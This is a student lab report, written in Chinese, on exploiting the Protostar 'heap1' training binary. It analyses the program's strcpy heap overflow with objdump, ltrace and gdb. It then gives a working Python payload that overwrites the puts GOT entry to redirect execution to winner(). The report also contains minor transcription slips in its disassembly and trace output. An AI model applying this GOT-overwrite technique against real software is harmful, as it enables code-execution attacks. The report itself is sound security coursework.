

# CS3312 Lab Report Heap1

Osamu Takenaka 520030990026

## 源码分析

x86汇编代码(由objdump得到):

```
08048494 <winner>:
08048494: 55                push    %ebp
08048495: 89 e5             mov     %esp,%ebp
08048497: 83 ec 18          sub     $0x18,%esp
0804849a: c7 04 24 00 00 00 00 movl    $0x0,(%esp)
080484a1: e8 06 ff ff ff   call   80483ac <time@plt>
080484a6: ba 30 86 04 08    mov     $0x8048630,%edx
080484ab: 89 44 24 04       mov     %eax,0x4(%esp)
080484af: 89 14 24          mov     %edx,(%esp)
080484b2: e8 e5 fe ff ff   call   804839c <printf@plt>
080484b7: c9               leave   %eax
080484b8: c3               ret

080484b9 <main>:
080484b9: 55                push    %ebp
080484ba: 89 e5             mov     %esp,%ebp
080484bc: 83 e4 f0          and     $0xffffffff0,%esp
080484bf: 83 ec 20          sub     $0x20,%esp
080484c2: c7 04 24 08 00 00 00 movl    $0x8,(%esp)
080484c9: e8 ee fe ff ff   call   80483bc <malloc@plt>
080484ce: 89 44 24 14       mov     %eax,0x14(%esp)
080484d2: 8b 44 24 14       mov     0x14(%esp),%eax
080484d6: c7 00 01 00 00 00 00 movl    $0x1,(%eax)
080484dc: c7 04 24 08 00 00 00 movl    $0x8,(%esp)
080484e3: e8 d4 fe ff ff   call   80483bc <malloc@plt>
080484e8: 89 c2             mov     %eax,%edx
080484ea: 8b 44 24 14       mov     0x14(%esp),%eax
080484ee: 89 50 04          mov     %edx,0x4(%eax)
080484f1: c7 04 24 08 00 00 00 movl    $0x8,(%esp)
080484f8: e8 bf fe ff ff   call   80483bc <malloc@plt>
080484fd: 89 44 24 18       mov     %eax,0x18(%esp)
08048501: 8b 44 24 18       mov     0x18(%esp),%eax
08048505: c7 00 02 00 00 00 00 movl    $0x2,(%eax)
0804850b: c7 04 24 08 00 00 00 movl    $0x8,(%esp)
08048512: e8 a5 fe ff ff   call   80483bc <malloc@plt>
08048517: 89 c2             mov     %eax,%edx
08048519: 8b 44 24 18       mov     0x18(%esp),%eax
0804851d: 89 50 04          mov     %edx,0x4(%eax)
08048520: 8b 45 0c          mov     0xc(%ebp),%eax
08048523: 83 c0 04          add     $0x4,%eax
08048526: 8b 00             mov     (%eax),%eax
08048528: 89 c2             mov     %eax,%edx
0804852a: 8b 44 24 14       mov     0x14(%esp),%eax
0804852e: 8b 40 04          mov     0x4(%eax),%eax
08048531: 89 54 24 04       mov     %edx,0x4(%esp)
08048535: 89 04 24          mov     %eax,(%esp)
08048538: e8 4f fe ff ff   call   804838c <strcpy@plt>
0804853d: 8b 45 0c          mov     0xc(%ebp),%eax
08048540: 83 c0 08          add     $0x8,%eax
08048543: 8b 00             mov     (%eax),%eax
08048545: 89 c2             mov     %eax,%edx
08048547: 8b 44 24 18       mov     0x18(%esp),%eax
0804854b: 8b 40 04          mov     0x4(%eax),%eax
0804854e: 89 54 24 04       mov     %edx,0x4(%esp)
08048552: 89 04 24          mov     %eax,(%esp)
08048555: e8 32 fe ff ff   call   804838c <strcpy@plt>
0804855a: c7 04 24 4b 86 04 08 movl    $0x804864b,(%esp)
08048561: e8 66 fe ff ff   call   80483cc <puts@plt>
08048566: c9               leave   %eax
08048567: c3               ret
```

C代码分析:

代码行为:

```
struct internet {
    int priority;
    char *name;
};
```

这里定义了一个结构体 `internet`，它包含两个成员:

- `priority`: 一个整数，表示优先级。
- `name`: 一个指针，指向字符类型的数据，通常用于存储互联网资源的名称。

```
void winner()
{
```

```
printf("and we have a winner @ %d\n", time(NULL));
}
```

这是一个简单的函数，用于打印出当前时间，表示成功完成了某项任务。

```
int main(int argc, char **argv)
{
    struct internet *i1, *i2, *i3;

    i1 = malloc(sizeof(struct internet));
    i1->priority = 1;
    i1->name = malloc(8);

    i2 = malloc(sizeof(struct internet));
    i2->priority = 2;
    i2->name = malloc(8);

    strcpy(i1->name, argv[1]);
    strcpy(i2->name, argv[2]);

    printf("and that's a wrap folks!\n");
}
```

1. 定义了三个 `internet` 结构体指针 `i1`、`i2` 和 `i3`。
2. 使用 `malloc` 分配了两个 `internet` 结构体的内存空间，并分别为它们的 `name` 成员分配了 8 字节的内存空间。
3. 将 `priority` 成员设置为不同的值。
4. 使用 `strcpy` 将命令行参数 `argv[1]` 和 `argv[2]` 复制到 `i1->name` 和 `i2->name`，这里也存在堆溢出漏洞。

漏洞分析：

- 这段代码中的堆溢出漏洞也是因为 `strcpy` 不检查目标缓冲区的大小。攻击者可以利用这个漏洞，通过提供超出预期长度的输入来覆盖 `name` 成员所指向的内存区域，导致程序行为异常甚至执行恶意代码。

## GDB调试

我们先尝试运行程序，输入两个参数：

```
root@protostar:/opt/protostar/bin# ./heap1 A B
and that's a wrap folks!
```

我们首先要对堆空间上的数据分布进行探究，我们使用 `ltrace` 来查看程序的调用情况：

```
root@protostar:/opt/protostar/bin# ltrace ./heap1 AAABBBBB CCCCCDDD
__libc_start_main(0x80484b9, 3, 0xbffffd74, 0x8048580, 0x8048570 <unfinished ...>
malloc(8)
= 0x0804a008
malloc(8)
= 0x0804a018
malloc(8)
= 0x0804a028
malloc(8)
= 0x0804a038
strcpy(0x0804a018, "AAAABBBB")
= 0x0804a018
strcpy(0x0804a038, "CCCCDDD")
= 0x0804a038
puts("and that's a wrap folks!"and that's a wrap folks!)
= 25
+++ exited (status 25) +++
```

我们可以看到`malloc`了四次，分别为 `i1`、`i1->name`、`i2`、`i2->name`，通过`ltrace`我们可以看到 `i1` 和 `i2` 的地址分别为 `0x0804a008` 和 `0x0804a028`，而 `i1->name` 和 `i2->name` 的地址分别为 `0x0804a018` 和 `0x0804a038`

我们进一步使用`gdb`来进行调试，来具体查看堆空间上的数据分布：

```
root@protostar:/opt/protostar/bin# gdb -q heap1
Reading symbols from /opt/protostar/bin/heap1...done.
(gdb) b *0x804855a
Breakpoint 1 at 0x804855a: file heap1/heap1.c, line 34.
首先在程序运行到 strcpy 的地方打一个断点，然后运行程序，输入两个参数：
```

```
(gdb) r AAABBBBB CCCCCDDD
Starting program: /opt/protostar/bin/heap1 AAABBBBB CCCCCDDD
```

Breakpoint 1, main (argc=3, argv=0xbffffd44) at heap1/heap1.c:34


```
34 heap1/heap1.c: No such file or directory.
```

```
in heap1/heap1.c
```

```
(gdb) x/32xw 0x0804a008
```

```
0x0804a008: 0x00000001 0x0804a018 0x00000000 0x00000011
0x0804a018: 0x41414141 0x42424242 0x00000000 0x00000011
0x0804a028: 0x00000002 0x0804a038 0x00000000 0x00000011
0x0804a038: 0x43434343 0x44444444 0x00000000 0x00020fc1
0x0804a048: 0x00000000 0x00000000 0x00000000 0x00000000
0x0804a058: 0x00000000 0x00000000 0x00000000 0x00000000
0x0804a068: 0x00000000 0x00000000 0x00000000 0x00000000
0x0804a078: 0x00000000 0x00000000 0x00000000 0x00000000
```


可以很容易观察后得出堆空间上的数据分布，如下，



我们的最终目的是要执行 winner 函数，也就是要让 winner 函数的地址被加载进 eip 寄存器

从源代码中可得知，argv[2] 会被写入 i2.name 的值为地址所指向的内存，而 i2.name 的值，我们可以通过写入 i1->name 来产生堆溢出来覆盖 i2.name，从而自行指定。即，通过这种方法，我们可以做到自行任意指定一块内存区域，然后上面写入 argv[2] 的值

由此，我们可以寻找到某处其值会被加载到 eip 寄存器的内存区域，将 winner 函数的地址作为 argv[2] 的值来写入这块区域，从而之后该区域的值被加载进 eip 后，实现 winner 函数的调用，具体示意图如下：



接下来我们就要寻找这个内存区域，我们可以想到利用现有汇编代码中的某个 call 指令，而且是标准库函数，因为标准库函数的 call 通常会经过 plt 表，经过2次间接寻址，这样我们就可以通过覆盖 plt 表中的某个函数的地址来实现 winner 函数的调用。

我们找到了代码中最后的 puts 函数，我们可以通过覆盖 puts 函数的 plt 表中的地址来实现 winner 函数的调用

```
8048561:      e8 66 fe ff ff      call    80483cc <puts@plt>
```

在gdb中反汇编 0x80483cc 开始的代码，

```
(gdb) disas 0x80483cc
Dump of assembler code for function puts@plt:
0x080483cc <puts@plt+0>:      jmp     *0x8049774
0x080483d2 <puts@plt+6>:      push    $0x30
0x080483d7 <puts@plt+11>:     jmp     0x804835c
End of assembler dump.
```

进一步，查看 0x8049774 的内存区域

```
(gdb) x/8xw 0x8049774
0x8049774 <_GLOBAL_OFFSET_TABLE_+36>:  0x080483d2      0x00000000      0x00000000      0x00000000
0x8049784 <dtor_idx.5984>:          0x00000000      0x00000000      0x00000000      0x00000000
```

我们发现这里 0x080483d2 就是 puts 函数的地址，就在刚刚 jmp \*0x8049774 之后，我们可以通过覆盖这个地址来实现 winner 函数的调用

```
0x080483d2 <puts@plt+6>:      push    $0x30
0x080483d7 <puts@plt+11>:     jmp     0x804835c
```

构造攻击脚本：

```
padding = "A" * 20
entrance_puts = '\x74\x97\x04\x08'
argv_1 = padding + entrance_puts
winner_addr = '\x94\x84\x04\x08'
argv_2 = winner_addr
payload = argv_1 + " " + argv_2
print payload
```

测试：

```
(gdb) r `python /opt/protostar/script/heap/script_heap1.py`
Starting program: /opt/protostar/bin/heap1 `python /opt/protostar/script/heap/script_heap1.py`
and we have a winner @ 1715593064
```

Program exited with code 042.

在gdb中攻击成功，winner 函数被调用，程序正常退出

## 攻击脚本内容

script\_heap1.py:

```
padding = "A" * 20
entrance_puts = '\x74\x97\x04\x08'
argv_1 = padding + entrance_puts
winner_addr = '\x94\x84\x04\x08'
argv_2 = winner_addr
```

```
payload = argv_1 + " " + argv_2  
print payload
```

在终端中运行:

```
/opt/protostar/bin/heap1 `python /opt/protostar/script/heap/script_heap1.py`
```

结果 (非GDB环境)

```
root@protostar:/opt/protostar/script/heap# /opt/protostar/bin/heap1 `python /opt/protostar/script/heap/script_heap1.py`  
and we have a winner @ 1715593130  
root@protostar:/opt/protostar/script/heap# []
```

攻击成功